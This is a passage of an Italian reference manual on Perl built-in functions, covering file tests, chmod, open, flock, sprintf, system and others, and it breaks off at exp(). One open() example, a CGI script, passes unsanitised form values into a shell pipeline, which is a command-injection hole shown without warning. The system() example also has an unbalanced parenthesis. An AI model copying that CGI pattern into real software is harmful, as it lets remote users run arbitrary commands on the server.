Nelle sezioni seguenti viene descritto brevemente il funzionamento di alcune funzioni interne di Perl. La sintassi viene mostrata secondo lo stile della documentazione di Perl, per cui, '*blocco*' rappresenta un gruppo di istruzioni nella forma consueta di Perl, e '*lista*' rappresenta un elenco di espressioni separate da virgole.

'*blocco*' equivale a:

```
{ istruzione... }
```

'*lista*' equivale a:

```
espressione1, espressione2, ...
```

Le funzioni descritte sono raggruppate in base al tipo di situazione in cui vengono utilizzate normalmente.

298.1 File

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione dei file, nel senso globale, esterno. Le funzioni per la gestione del contenuto dei file vengono descritte più avanti.

Tabella 298.1. Elenco di alcune funzioni riferite alle operazioni sui file.

Nome	Descrizione.
-*x*	Test sui file.
chmod()	Cambia i permessi.
chown()	Cambia l'utente e il gruppo proprietari.
link()	Crea un collegamento fisico.
lstat()	Restituisce le informazioni sui collegamenti simbolici.
readlink()	Restituisce il valore di un collegamento simbolico.
rename()	Cambia il nome di un file.
stat()	Restituisce le informazioni su un file.
symlink()	Crea un collegamento simbolico.
unlink()	Cancella i file.
utime()	Modifica la data di accesso e di modifica dei file.

298.1.1 Test sui file

Perl permette di effettuare una serie di test sui file in modo analogo a quanto si fa con le shell tradizionali. La sintassi è esprimibile nei due modi seguenti.

```
-x nome_file
```

```
-x flusso
```

Nel primo caso si fa riferimento a un file indicato per nome, nel secondo il riferimento è a un flusso di file. La lettera *x* cambia a seconda del tipo di test da verificare. La tabella 298.2 mostra l'elenco di questi test.

Tabella 298.2. Elenco dei test '-*x*'.

Test	Significato.
-r	Il file è accessibile in lettura dal numero UID/GID efficace.
-w	Il file è accessibile in scrittura dal numero UID/GID efficace.
-x	Il file è accessibile in esecuzione dal numero UID/GID efficace.
-o	Il file appartiene al numero UID efficace.
-R	Il file è accessibile in lettura dal numero UID/GID reale.
-W	Il file è accessibile in scrittura dal numero UID/GID reale.
-X	Il file è accessibile in esecuzione dal numero UID/GID reale.
-O	Il file appartiene al numero UID reale.
-e	Il file esiste.
-z	Il file ha dimensione zero.
-s	Il file ha una dimensione maggiore di zero (restituisce la dimensione).
-f	Si tratta di un file normale.
-d	Si tratta di una directory.
-l	Si tratta di un collegamento simbolico.
-p	Si tratta di una pipe con nome.
-S	Si tratta di un socket.
-b	Si tratta di file di dispositivo a blocchi.
-c	Si tratta di file di dispositivo a caratteri.
-t	Si tratta di un flusso di file aperto su un terminale.
-u	Il file ha il bit SUID attivo.
-g	Il file ha il bit SGID attivo.
-k	Il file ha il bit Sticky attivo.
-T	Si tratta di un file di testo.
-B	Si tratta di un file binario.
-M	Restituisce quanto tempo ha il file in base alla data di modifica.
-A	Restituisce quanto tempo ha il file in base alla data di accesso.
-C	Restituisce quanto tempo ha il file in base alla data di creazione.

I vari test restituiscono il valore uno se si verificano, oppure la stringa nulla in caso contrario. A questo ci sono delle eccezioni che sono indicate nella tabella.

Esempi

```
if (-x "esempio.pl")
  {
    print "Il file è eseguibile\n";
  }
```

Restituisce il messaggio se il file '`esempio.pl`' è eseguibile.

298.1.2 chmod()

```
chmod permessi, file, ...
```

'**`chmod()`**' cambia i permessi dei file indicati come argomento. In particolare, l'argomento è una lista, in cui il primo elemento è costituito dai permessi espressi in forma numerica ottale. Dal momento che si tratta di un numero ottale, è bene che non sia fornito in forma di stringa perché la conversione da stringa a numero ottale non è automatica. Restituisce il numero di file su cui ha potuto intervenire con successo.

Esempi

```
chmod 0755, 'mio_file', 'tuo_file', 'suo_file';
```

Cambia i permessi ai file indicati dopo la modalità.

```
@elenco = ('mio_file', 'tuo_file', 'suo_file');
chmod 0755, @elenco;
```

Esattamente come nell'esempio precedente.

```
@elenco = ('mio_file', 'tuo_file', 'suo_file');
chmod (0755, @elenco);
```

Esattamente come nell'esempio precedente, ma più simile alle chiamate di funzione degli altri linguaggi.

298.1.3 chown()

`chown` *uid*`,` *gid*`,` *file*`,` ...

'**`chown()`**' cambia i permessi dei file indicati nella lista di argomenti. I primi due elementi della lista sono rispettivamente il numero UID e GID. Gli elementi restanti sono i file su cui si vuole intervenire. Restituisce il numero di file su cui ha potuto intervenire con successo.

Esempi

```
chown 1001, 100, 'mio_file', 'tuo_file', 'suo_file';
```

Cambia l'utente e il gruppo proprietari dei file '`mio_file`', '`tuo_file`' e '`suo_file`'.

```
chown (1001, 100, 'mio_file', 'tuo_file', 'suo_file');
```

Esattamente come nell'esempio precedente.

298.1.4 link()

`link` *file_di_origine* **,** *collegamento_di_destinazione*

'**`link()`**' genera un collegamento fisico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

298.1.5 lstat()

`lstat` *file*

`lstat` *flusso*

'**`lstat()`**' funziona esattamente come '**`stat()`**', con la differenza che restituisce le informazioni relative a un collegamento simbolico, invece di quelle del file a cui questo punta. Se non viene indicato l'argomento, '**`lstat()`**' utilizza il contenuto della variabile predefinite '**`$_`**'.

298.1.6 readlink()

`readlink` *file*

'**`readlink()`**' restituisce il valore di un collegamento simbolico. Se non viene indicato l'argomento, '**`readlink()`**' utilizza il contenuto della variabile predefinita '**`$_`**'.

Esempi

```
$prova = readlink '/bin/sh';
```

Assegna alla variabile '**`$prova`**' il percorso contenuto nel collegamento simbolico '`/bin/sh`'. Probabilmente, alla fine, la variabile conterrà la stringa '**`bash`**'.

298.1.7 rename()

```
rename nome_vecchio , nome_nuovo
```

‘**rename()**’ cambia il nome di un file, o lo sposta. Tuttavia, lo spostamento non può avvenire al di fuori del file system di partenza. Restituisce uno se l’operazione riesce, altrimenti zero.

298.1.8 stat()

```
stat file
```

```
stat flusso
```

‘**stat()**’ restituisce un array di tredici elementi contenenti tutte le informazioni sul file indicato per nome o attraverso un flusso di file. Se non viene indicato l’argomento, ‘**stat()**’ utilizza il contenuto della variabile predefinita ‘**$_**’.

Gli elementi dell’array restituito sono riportati nella tabella 298.3 in cui appare anche il nome suggerito per la trasformazione in variabili scalari.

Tabella 298.3. Elenco degli elementi componenti l’array restituito da ‘**stat()**’.

Elemento	Nome consueto	Descrizione.
0	$dev	Numero del dispositivo del file system.
1	$ino	Numero dell’inode.
2	$mode	Permessi del file.
3	$nlink	Numero di collegamenti fisici al file.
4	$uid	UID dell’utente proprietario del file.
5	$gid	GID del gruppo proprietario del file.
6	$rdev	Identificatore di dispositivo, per i file speciali.
7	$size	Dimensione in byte.
8	$atime	Data dell’ultimo accesso.
9	$mtime	Data dell’ultima modifica.
10	$ctime	Data di cambiamento di inode.
11	$blksize	Dimensione preferita dei blocchi per le operazioni di I/O del sistema.
12	$blocks	Numero di blocchi allocati attualmente.

Va osservato che le informazioni data-orario sui file sono espresse in forma numerica che esprime il tempo trascorso a partire dalla data di riferimento del sistema operativo. Nel caso dei sistemi derivati da Unix si tratta dell’ora zero del 1/1/1970. Nello stesso modo, è evidente che tutte queste informazioni possono essere ottenute solo da un file system che può gestirle.

Esempi

```
($dev, $ino, $mode, $nlink,
 $uid, $gid, $rdev, $size,
 $atime, $mtime, $ctime,
 $blksize, $blocks) = stat ('/home/tizio/mio_file');
```

Preleva tutte le informazioni sul file ‘`/home/tizio/mio_file`’ e le scompone in diverse variabili scalari.

298.1.9 symlink()

`symlink` *file_di_origine* , *collegamento_di_destinazione*

'**`symlink()`**' genera un collegamento simbolico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

298.1.10 unlink()

`unlink` *lista_di_file*

'**`unlink()`**' cancella i file indicati per nome tra gli argomenti. Generalmente non possono essere cancellate le directory (e comunque sarebbe inopportuno dato il tipo di cancellazione che si fa). Restituisce il numero di file cancellati con successo. Se non viene indicato l'argomento, '**`unlink()`**' utilizza il contenuto della variabile predefinita '**`$_`**'.

298.1.11 utime()

`utime` *data_di_accesso* , *data_di_modifica* , *lista_di_file*

'**`utime()`**' cambia la data di modifica e di accesso di una serie di file. Le date, indicate come argomenti iniziali, sono espresse nella forma numerica gestita dal sistema operativo. La data di modifica dell'inode viene cambiata automaticamente in modo che corrisponda al momento in cui questa modifica viene effettuata.

Esempi

```
$momento = time;
utime $momento, $momento, 'mio_file';
```

Cambia la data di accesso e modifica in modo da farle coincidere con quella riportata dall'orologio dell'elaboratore nel momento in cui si eseguono queste istruzioni.

298.2 Directory

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione delle directory e di raggruppamenti di file. Vengono ignorate volutamente le funzioni specifiche di Perl per la lettura delle directory.

Tabella 298.4. Elenco di alcune funzioni riferite alle operazioni sulle directory.

Nome	Descrizione.
chdir()	Cambia la directory di lavoro.
glob()	Espande un modello fatto attraverso l'uso di caratteri jolly.
mkdir()	Crea una directory.
rmdir()	Cancella una directory vuota.

298.2.1 chdir()

`chdir` *directory*

'**`chdir()`**' cambia la directory di lavoro posizionandosi in corrispondenza di quanto indicato come argomento. Se l'argomento viene omesso, lo spostamento avviene nella directory personale, attraverso quanto determinato dal contenuto di '**`$ENV{"HOME"}`**'. Restituisce *Vero* se l'operazione ha successo, *Falso* in tutti gli altri casi.

298.2.2 glob()

`glob` *espressione*

'**`glob()`**' restituisce quanto indicato nell'argomento dopo un'operazione di espansione, come farebbe una shell. Se l'argomento non viene indicato, l'espansione viene effettuata sul contenuto della variabile '**`$_`**'.

Esempi

```
$primo = glob ("/bin/*");
```

Assegna alla variabile '**`$primo`**' il percorso assoluto del primo file che viene trovato attraverso l'espansione del modello '`/bin/*`'.

```
@elenco = glob ("/bin/*");
```

Assegna all'array '**`@elenco`**' i percorsi assoluti dei file che vengono trovati attraverso l'espansione del modello '`/bin/*`'.

298.2.3 mkdir()

`mkdir` *directory*, *permessi*

'**`mkdir()`**' crea la directory indicata come primo argomento. I permessi della directory sono indicati come secondo argomento, devono essere espressi con un numero ottale e risulteranno filtrati ulteriormente dalla maschera dei permessi. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**`$!`**'.

In generale, non dovrebbe essere possibile assegnare dei permessi negli S-bit. In pratica dovrebbe essere consentito di operare solo con i soliti permessi di lettura, scrittura ed esecuzione (attraversamento).

Esempi

```
mkdir ("/tmp/prova");
```

Crea la directory '`/tmp/prova/`' con i permessi normali dell'utente.[1]

```
mkdir ("/tmp/prova", 0755);
```

Crea la directory '`/tmp/prova/`' con i permessi 0755_8 (si osservi che si tratta di un numero ottale), che vengono comunque filtrati dalla maschera dei permessi.

[1] Anche se la documentazione fa esplicito riferimento a questa possibilità, può darsi che non sia possibile evitare di indicare i permessi. Nello stesso modo, anche se si indicano i permessi non è garantito che questi vengano rispettati fedelmente dal sistema operativo sottostante, come descritto nell'esempio successivo.

298.2.4 rmdir()

```
rmdir directory
```

'**rmdir()**' elimina la directory indicata come argomento. Se l'argomento non viene fornito, si utilizza la variabile predefinita '**$_**'. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**$!**'.

298.3 I/O

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione dei dati contenuti nei file.

Tabella 298.5. Elenco di alcune funzioni riferite alle operazioni di I/O.

Nome	Descrizione.
binmode()	Attiva la modalità binaria di lettura e scrittura.
chomp()	Elimina il codice di interruzione di riga finale.
chop()	Elimina l'ultimo carattere di una stringa.
close()	Chiude un flusso di file.
eof()	Verifica la conclusione del file.
fcntl()	Esegue la chiamata della funzione di sistema omonima.
fileno()	Restituisce il descrittore di un file aperto.
flock()	Esegue la chiamata di sistema omonima.
getc()	Legge un carattere alla volta.
ioctl()	Esegue la chiamata di sistema omonima.
open()	Apre un file e gli associa un flusso di file.
pipe()	Esegue la chiamata di sistema omonima.
print()	Scrive all'interno di un flusso di file.
printf()	Scrive all'interno di un flusso di file utilizzando '**sprintf()**'.
read()	Legge un file.
seek()	Sposta il puntatore interno a un file aperto.
select()	Definisce il flusso di file attuale.
sprintf()	Restituisce una stringa formattata.
tell()	Restituisce la posizione del puntatore interno di un flusso di file.

298.3.1 binmode()

```
binmode flusso
```

'**binmode()**' attiva la modalità binaria per il file corrispondente al flusso di file indicato come argomento. Generalmente, non è necessario utilizzare questa istruzione con GNU/Linux, mentre potrebbe essere necessario in altri ambienti. Si può dire che questa istruzione serva solo quando il sistema operativo sottostante utilizza un codice di interruzione di riga diverso dal semplice *<LF>*.

298.3.2 chomp()

```
chomp espressione_stringa
```

```
chomp lista
```

'**chomp()**' riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare dalla parte finale il codice di interruzione di riga, che coincide normalmente con il carattere *<LF>*. Precisamente si tratta di quanto contenuto nella variabile

predefinita '**$/**'. Se non viene indicato l'argomento, interviene sul contenuto della variabile '**$_**'. Restituisce il numero di caratteri eliminati.

Esempi

```
#!/usr/bin/perl
$/ = "\r\n";
while ($riga = <STDIN>)
  {
    chomp ($riga);
    print STDOUT ("$riga\n");
  }
```

Quello che si vede è un esempio molto semplice di un filtro che trasforma un file di testo in stile Dos a uno in stile Unix. In pratica, viene definito che l'interruzione di riga è indicata attraverso la sequenza dei caratteri *<CR><LF>* ('**\r\n**'), che attraverso la funzione '**chomp()**' viene eliminata dalle righe lette. Infine, le righe vengono emesse attraverso lo standard output, con l'aggiunta del codice *<LF>* finale.

298.3.3 chop()

chop *espressione_stringa*
chop *lista*

'**chop()**' riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare l'ultimo carattere della stringa, o delle stringhe della lista. In questo senso differisce da '**chomp()**' che invece elimina la parte finale solo se necessario. Restituisce l'ultimo carattere eliminato.

298.3.4 close()

close *flusso*

'**close()**' chiude un flusso di file aperto precedentemente. Restituisce *Vero* se l'operazione ha successo e non si sono prodotti errori di alcun tipo. È opportuno osservare che non è necessario chiudere un file se poi si deve riaprire immediatamente con la funzione '**open()**': lo si può semplicemente riaprire.

Esempi

```
close (MIO_FILE);
```

Chiude il flusso di file '**MIO_FILE**'.

298.3.5 eof()

eof *flusso*

'**eof()**' verifica se la prossima lettura del flusso di file supera la fine del file. Restituisce uno se ciò si verifica. Questa funzione è generalmente di scarsa utilità dal momento che la lettura di una riga oltre la fine del file genera un risultato indefinito che può essere verificato tranquillamente in un'espressione condizionale. Oltre a ciò, '**eof()**' si verifica prima che il tentativo di lettura sia stato fatto veramente, contrariamente a quanto avviene di solito in altri linguaggi di programmazione.

298.3.6 fcntl()

`fcntl` *flusso* , *funzione* , *scalare*

'**`fcntl()`**' esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Prima di poter utilizzare questa funzione occorre richiamare una serie di valori corrispondenti a macro del proprio sistema:

```
use Fcntl;
```

298.3.7 fileno()

`fileno` *flusso*

'**`fileno()`**' restituisce il descrittore corrispondente a un flusso di file.

298.3.8 flock()

`flock` *flusso* , *operazione*

'**`flock()`**' esegue la chiamata di sistema omonima, oppure una sua emulazione, per il file identificato tramite il flusso di file. '**`flock()`**' permette di eseguire il blocco di un file nel suo complesso e non record per record. Restituisce *Vero* se l'operazione ha successo.

L'operazione, cioè il tipo di blocco, viene indicata attraverso una sorta di macro che viene inserita nel sorgente di Perl attraverso la dichiarazione seguente:

```
use Fcntl ':flock';
```

Operazioni

`LOCK_SH`

Corrisponde normalmente al valore numerico uno. Richiede un blocco condiviso (*shared*).

`LOCK_EX`

Corrisponde normalmente al valore numerico due. Richiede un blocco esclusivo.

`LOCK_UN`

Corrisponde normalmente al valore numerico otto. Rilascia il blocco.

`LOCK_NB`

Corrisponde normalmente al valore numerico quattro. Viene sommato a '**`LOCK_SH`**' o a '**`LOCK_EX`**' in modo da non attendere lo sblocco del file nel caso che questo risulti già bloccato.

Esempi

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
flock (ELENCO, LOCK_EX);
seek (ELENCO, 0, 2);
print ELENCO $daelencare,"\n";
flock (ELENCO, LOCK_UN);
```

Vengono eseguite le operazioni seguenti:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';

- si apre il file '`/home/tizio/mioelenco`' in aggiunta;
- si blocca il file in modo esclusivo;
- per sicurezza si posiziona il puntatore del file alla fine dello stesso;
- si inserisce una riga nel file;
- si rilascia il blocco.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
  {
    seek (ELENCO, 0, 2);
    print ELENCO $daelencare,"\n";
    flock (ELENCO, LOCK_UN);
  }
else
  {
    print STDOUT "Il file è impegnato.\n";
  }
```

Si tratta di una variante dell'esempio precedente in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco eseguito da un altro processo (si osservi il fatto che le macro sono state racchiuse tra parentesi tonde prima di sommarle assieme).

298.3.9 getc()

`getc` *flusso*

'**`getc()`**' legge il file indicato dal flusso di file, o dallo standard input se viene omesso l'argomento, restituendo il prossimo carattere. Se si supera la fine del file restituisce la stringa nulla.

298.3.10 ioctl()

`ioctl` *flusso* , *funzione* , *scalare*

'**`ioctl()`**' esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

298.3.11 open()

`open` *flusso* , *file*

'**`open()`**' apre il file indicato come secondo argomento utilizzando il flusso di file indicato come primo argomento. Il nome del file è composto normalmente da un prefisso simbolico che ne rappresenta la modalità di utilizzo:

- '**`<`**'

  questo simbolo o l'assenza di ogni altro prefisso rappresenta l'apertura del file in lettura, o in input;

- '**`>`**'

  il file viene troncato (viene ridotto a un file vuoto) e aperto in scrittura, o in output;

- '**>>**'

  il file viene aperto in scrittura in aggiunta;

- '**+<**'

  il file viene aperto in lettura e scrittura, senza il troncamento iniziale;

- '**+>**'

  il file viene aperto in scrittura e lettura, a cominciare dal troncamento iniziale;

- '**|**'

  il file viene interpretato come un comando a cui inviare i dati in scrittura attraverso una pipeline. Eccezionalmente, questo simbolo può apparire anche, o soltanto, alla fine di un comando del quale si vuole leggere lo standard output.

Il prefisso può essere staccato dal nome del file attraverso spazi. L'apertura del file rappresentato da un trattino ('**-**') è equivalente all'apertura dello standard input, mentre l'apertura del file '**>-**' è equivalente all'apertura dello standard output.

Restituisce *Vero* se l'apertura ha successo.

Esempi

```
if (open (ORDINI, ">> /var/log/ordini"))
  {
    if (flock (ORDINI, LOCK_EX))
      {
        seek (ORDINI, 0, 2);
        print ORDINI ("$ordine\n");
      }
    close (ORDINI);
  }
```

Tenta di aprire il file '`/var/log/ordini`' in aggiunta, quindi tenta di bloccarlo in modo esclusivo. Se ci riesce sposta il puntatore alla fine del file, per sicurezza, quindi inserisce un nuovo ordine. Infine chiude il file.

```
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>man $DATI{sezione} $DATI{man}</H1>\n";
    print "<PRE>\n";

    while ($risposta = <MAN>)
      {
        print $risposta;
      }

    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
}
```

Genera una pagina HTML a partire da un comando '**man**'.

298.3.12 pipe()

`pipe` *flusso_in_lettura* , *flusso_in_scrittura*

'**`pipe()`**' esegue la chiamata di sistema omonima, aprendo due flussi di file, uno in lettura e l'altro in scrittura. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

298.3.13 print()

`print` *flusso* *lista*
`print` *lista*

'**`print()`**' emette attraverso il flusso di file indicato la lista di argomenti successiva. Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione '**`select()`**'. Se non viene specificato alcun argomento, viene emesso il contenuto della variabile '**`$_`**'.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Restituisce *Vero* se l'operazione di scrittura ha successo.

Esempi

```
print "Ciao, come stai?\n";
```

Emette attraverso lo standard output il messaggio indicato come argomento.

```
print STDERR "Errore $errore\n";
```

Emette attraverso lo standard error il messaggio indicato come argomento.

```
print { $elenco_file[$i] } "Bla bla bla\n";
```

Inserisce il messaggio nel flusso di file indicato da '**`$elenco_file[$i]`**'.

```
print { $ok ? STDOUT : STDERR } ("Bla bla bla\n");
```

Emette il messaggio attraverso lo standard output, oppure lo standard error, a seconda del valore contenuto in '**`$ok`**'.

298.3.14 printf()

`printf` *flusso* *formato* , *lista*
`printf` *formato* , *lista*

È equivalente all'uso di '**`sprintf()`**' nel modo seguente:

`print` *flusso* `sprintf` *formato* , *lista*

298.3.15 read()

`read` *flusso* , *scalare* , *lunghezza* , *scostamento*
`read` *flusso* , *scalare* , *lunghezza*

'**`read()`**' tenta di leggere il flusso di file specificato e di ottenere la quantità di byte espressa nel terzo argomento, inserendo quanto letto nella variabile scalare indicata come secondo. Se

viene indicato anche il quarto argomento, lo scostamento, il contenuto della variabile non viene rimpiazzato completamente, ma è sovrascritto a partire dalla posizione indicata dallo scostamento stesso. La funzione restituisce il numero di byte letti effettivamente, oppure il valore indefinito se si è verificato un errore.

298.3.16 seek()

`seek` *flusso* , *posizione* , *partenza*

'**`seek()`**' modifica la posizione del puntatore riferito al flusso di file. La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, in base al significato seguente:

- 0 -- la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
- 1 -- la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
- 2 -- la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Esempi

```
seek (MIO_FILE, 0, 2);
```

Posiziona alla fine del file in modo da poter aggiungere successivamente qualcosa a questo.

```
seek (MIO_FILE, 0, 0);
```

Posiziona all'inizio del file.

298.3.17 select()

`select` *flusso*

'**`select()`**' permette di definire il flusso di file in scrittura predefinito, per tutte quelle situazioni in cui questo concetto ha significato.

Esempi

```
select (MIO_FILE);
...
print ("ciao a tutti\n");
```

Aggiunge al file identificato dal flusso di file '**`MIO_FILE`**' il messaggio '**`ciao a tutti`**'.

298.3.18 sprintf()

`sprintf` *formato* , *lista*

'**`sprintf()`**' restituisce una stringa formattata in modo analogo a quanto fa la funzione omonima del linguaggio C. Il primo argomento è la stringa da formattare, quelli successivi sono i valori da inserire. Perl utilizza una propria gestione della conversione secondo quanto riportato nelle tabelle 298.6 e 298.7.

Tabella 298.6. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con '**`sprintf()`**'.

Simbolo	Corrispondenza
%%	Segno di percentuale.
%c	Un carattere con il numero dato.
%s	Una stringa.
%d	Un intero con segno a base 10.
%u	Un intero senza segno a base 10.
%o	Un intero senza segno in ottale.
%x	Un intero senza segno in esadecimale.
%e	Un numero a virgola mobile, in notazione scientifica.
%f	Un numero a virgola mobile, in notazione decimale fissa.
%g	Un numero a virgola mobile, secondo la notazione di '**`%e`**' o '**`%f`**'.
%X	Come '**`%x`**', ma con l'uso di lettere maiuscole.
%E	Come '**`%e`**', ma con l'uso della lettera '**`E`**' maiuscola.
%G	Come '**`%g`**', ma con l'uso della lettera '**`E`**' maiuscola (se applicabile).
%p	Un puntatore (l'indirizzo utilizzato da Perl in esadecimale).
%n	Immagazzina, nella prossima variabile, il numero di caratteri già emessi.
%i	Sinonimo di '**`%d`**'.
%D	Sinonimo di '**`%ld`**'.
%U	Sinonimo di '**`%lu`**'.
%O	Sinonimo di '**`%lo`**'.
%F	Sinonimo di '**`%f`**'.

Tabella 298.7. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
spazio	Il prefisso di un numero positivo è uno spazio.
+	Il prefisso di un numero positivo è il segno '**`+`**'.
-	Allinea a sinistra rispetto al campo.
0	Utilizza zeri, invece di spazi, per allineare a destra.
#	Prefissa un numero ottale con uno zero e un numero esadecimale con 0x...
n	Un numero definisce la dimensione minima del campo.
.*n*	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.
.*n*	Per le stringhe definisce la lunghezza massima.
.*n*	Per gli interi definisce la lunghezza minima.
l	Interpreta un intero come il tipo C '**`long`**' o '**`unsigned long`**'.
h	Interpreta un intero come il tipo C '**`short`**' o '**`unsigned short`**'.
V	Interpreta un intero secondo il tipo standard di Perl.

Quando il simbolo è formato da un numero, al posto di tale numero può essere utilizzato l'asterisco ('**`*`**') intendendo in questo modo di utilizzare il valore inserito nell'elemento successivo.

'**`sprintf()`**' è sensibile all'attivazione della localizzazione, nel qual caso, il carattere utilizzato per separare le cifre intere da quelle decimali, dipende dalla variabile di ambiente '**`LC_NUMERIC`**'.

298.3.19 tell()

```
tell flusso
```

'**`tell()`**' restituisce la posizione corrente del puntatore interno riferito al flusso di file indicato come argomento, oppure a quello dell'ultima operazione di lettura eseguita.

298.4 Interazione con il sistema

Nel gruppo di sezioni seguenti vengono descritte alcune funzioni per l'interazione con il sistema.

Tabella 298.8. Elenco di alcune funzioni riferite all'interazione con il sistema.

Nome	Descrizione.
exec()	Esegue il comando senza ritornare.
kill()	Invia un segnale ai processi.
sleep()	Pausa.
system()	Esegue il comando e attende la sua conclusione.
time()	Restituisce la data e l'ora del sistema espressa in secondi.
times()	Restituisce la data e l'ora del sistema in modo dettagliato.
umask()	Definisce la maschera dei permessi.

298.4.1 exec()

`exec` *elenco*

'**`exec()`**' avvia l'esecuzione del comando indicato negli argomenti, senza riprendere l'esecuzione del programma al termine. Si comporta quindi in modo analogo al comando interno omonimo delle shell comuni.

Esempi

```
...
exec ("ls");
...
```

Esegue il comando '**`ls`**' e conclude il funzionamento del programma. In pratica, le istruzioni successive a '**`exec()`**', non vengono eseguite.

298.4.2 kill()

`kill` *segnale*`,`*elenco_di_processi*

'**`kill()`**' invia un segnale a una serie di processi. Il primo argomento deve essere il segnale. Restituisce il numero di processi che hanno ricevuto il segnale.

Esempi

```
kill ("TERM", 588);
```

Invia il segnale '**`SIGTERM`**' al processo numero 588.

```
kill (15, 588);
```

Esattamente come nell'esempio precedente.

```
kill (-15, 588);
```

Come nell'esempio precedente, ma il segnale viene inviato anche a tutti i processi discendenti da quello indicato.

298.4.3 sleep()

```
sleep secondi
```

'**sleep()**' mette in pausa l'esecuzione del programma, per il numero di secondi indicato come argomento, eventualmente attraverso un'espressione. Se l'argomento non viene indicato, la pausa non ha fine. L'attesa può essere interrotta inviando un segnale '**SIGALRM**' al processo. Restituisce il numero di secondi trascorsi effettivamente.

Esempi

```
sleep;
```

Mette il programma in pausa senza specificare la fine di questa.

```
sleep (10);
```

Mette il programma in pausa per 10 secondi.

```
sleep ($pausa);
```

Mette il programma in pausa per la quantità di secondi indicata dalla variabile '**$pausa**'.

298.4.4 system()

```
system elenco
```

'**system()**' avvia l'esecuzione del comando indicato negli argomenti, attende la sua conclusione e restituisce il valore generato dal comando stesso.

Esempi

```
system ("ls");
```

Esegue il comando '**ls**' e poi riprende con il programma.

```
if (system ("mkdir ciao")
  {
    die("La creazione della directory è fallita\n");
  }
else
  {
    print ("La directory è stata creata\n");
  }
```

L'esempio mostra il caso in cui si voglia controllare l'esito di un comando di sistema avviato attraverso la funzione '**system()**'. Se il comando '**mkdir ciao**' viene eseguito con successo, restituisce il valore zero, che per Perl equivale a *Falso*. Quindi, se la condizione si avvera, significa che l'operazione è fallita, altrimenti, tutto è andato bene.

298.4.5 time()

```
time
```

'**time()**' restituisce la data e l'ora attuale espressa in secondi trascorsi dalla data iniziale gestita dal sistema. Nel caso della maggior parte dei sistemi Unix si tratta dell'ora zero del 1/1/1970. Il valore ottenuto da '**time()**' può essere utilizzato dalle funzioni '**gmtime()**' e '**localtime()**'

298.4.6 times()

```
times
```

'**`times()`**' restituisce un array di quattro elementi che indicano rispettivamente:

1. orario dell'utente;
2. orario di sistema;
3. orario dell'utente del processo figlio;
4. orario di sistema del processo figlio.

Esempi

```
($user, $system, $cuser, $csystem) = times;
```

Scompone l'array restituito da '**`times()`**' in quattro variabili scalari.

298.4.7 umask()

`umask` *maschera_numerica*

'**`umask()`**' permette di definire la maschera dei permessi per il processo elaborativo del programma. Restituisce il valore precedente.

La maschera è espressa in forma numerica; ciò significa che se la maschera da indicare come argomento è una stringa, potrebbe essere necessario l'utilizzo della funzione '**`oct()`**' per garantire l'interpretazione ottale e non a base 10.

Esempi

```
$maschera = '644';
umask (oct ($maschera));
```

Modifica la maschera dei permessi in modo che sia pari a 0644_8. Dal momento che l'informazione è contenuta in una stringa, che per di più non ha lo zero iniziale della rappresentazione ottale convenzionale, occorre convertire prima la stringa in numero nel modo corretto.

298.5 Funzioni matematiche

Perl fornisce una serie di funzioni matematiche tipiche della maggior parte dei linguaggi di programmazione.

Tabella 298.9. Elenco di alcune funzioni matematiche.

Nome	Descrizione.
abs()	Calcola il valore assoluto.
atan2()	Calcola l'arcotangente dell'intervallo da -PI a +PI.
cos()	Calcola il coseno.
exp()	Calcola l'esponente.
int()	Estrae la parte intera.
log()	Calcola il logaritmo naturale.
sin()	Calcola il seno.
sqrt()	Calcola la radice quadrata.

298.5.1 abs()

```
abs x
```

'**abs()**' restituisce il valore assoluto del suo argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.2 atan2()

```
atan2 x,y
```

'**atan2()**' restituisce l'arcotangente nell'intervallo da -PI a +PI.

298.5.3 cos()

```
cos x
```

'**cos()**' restituisce il coseno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.4 exp()

```
exp x
```

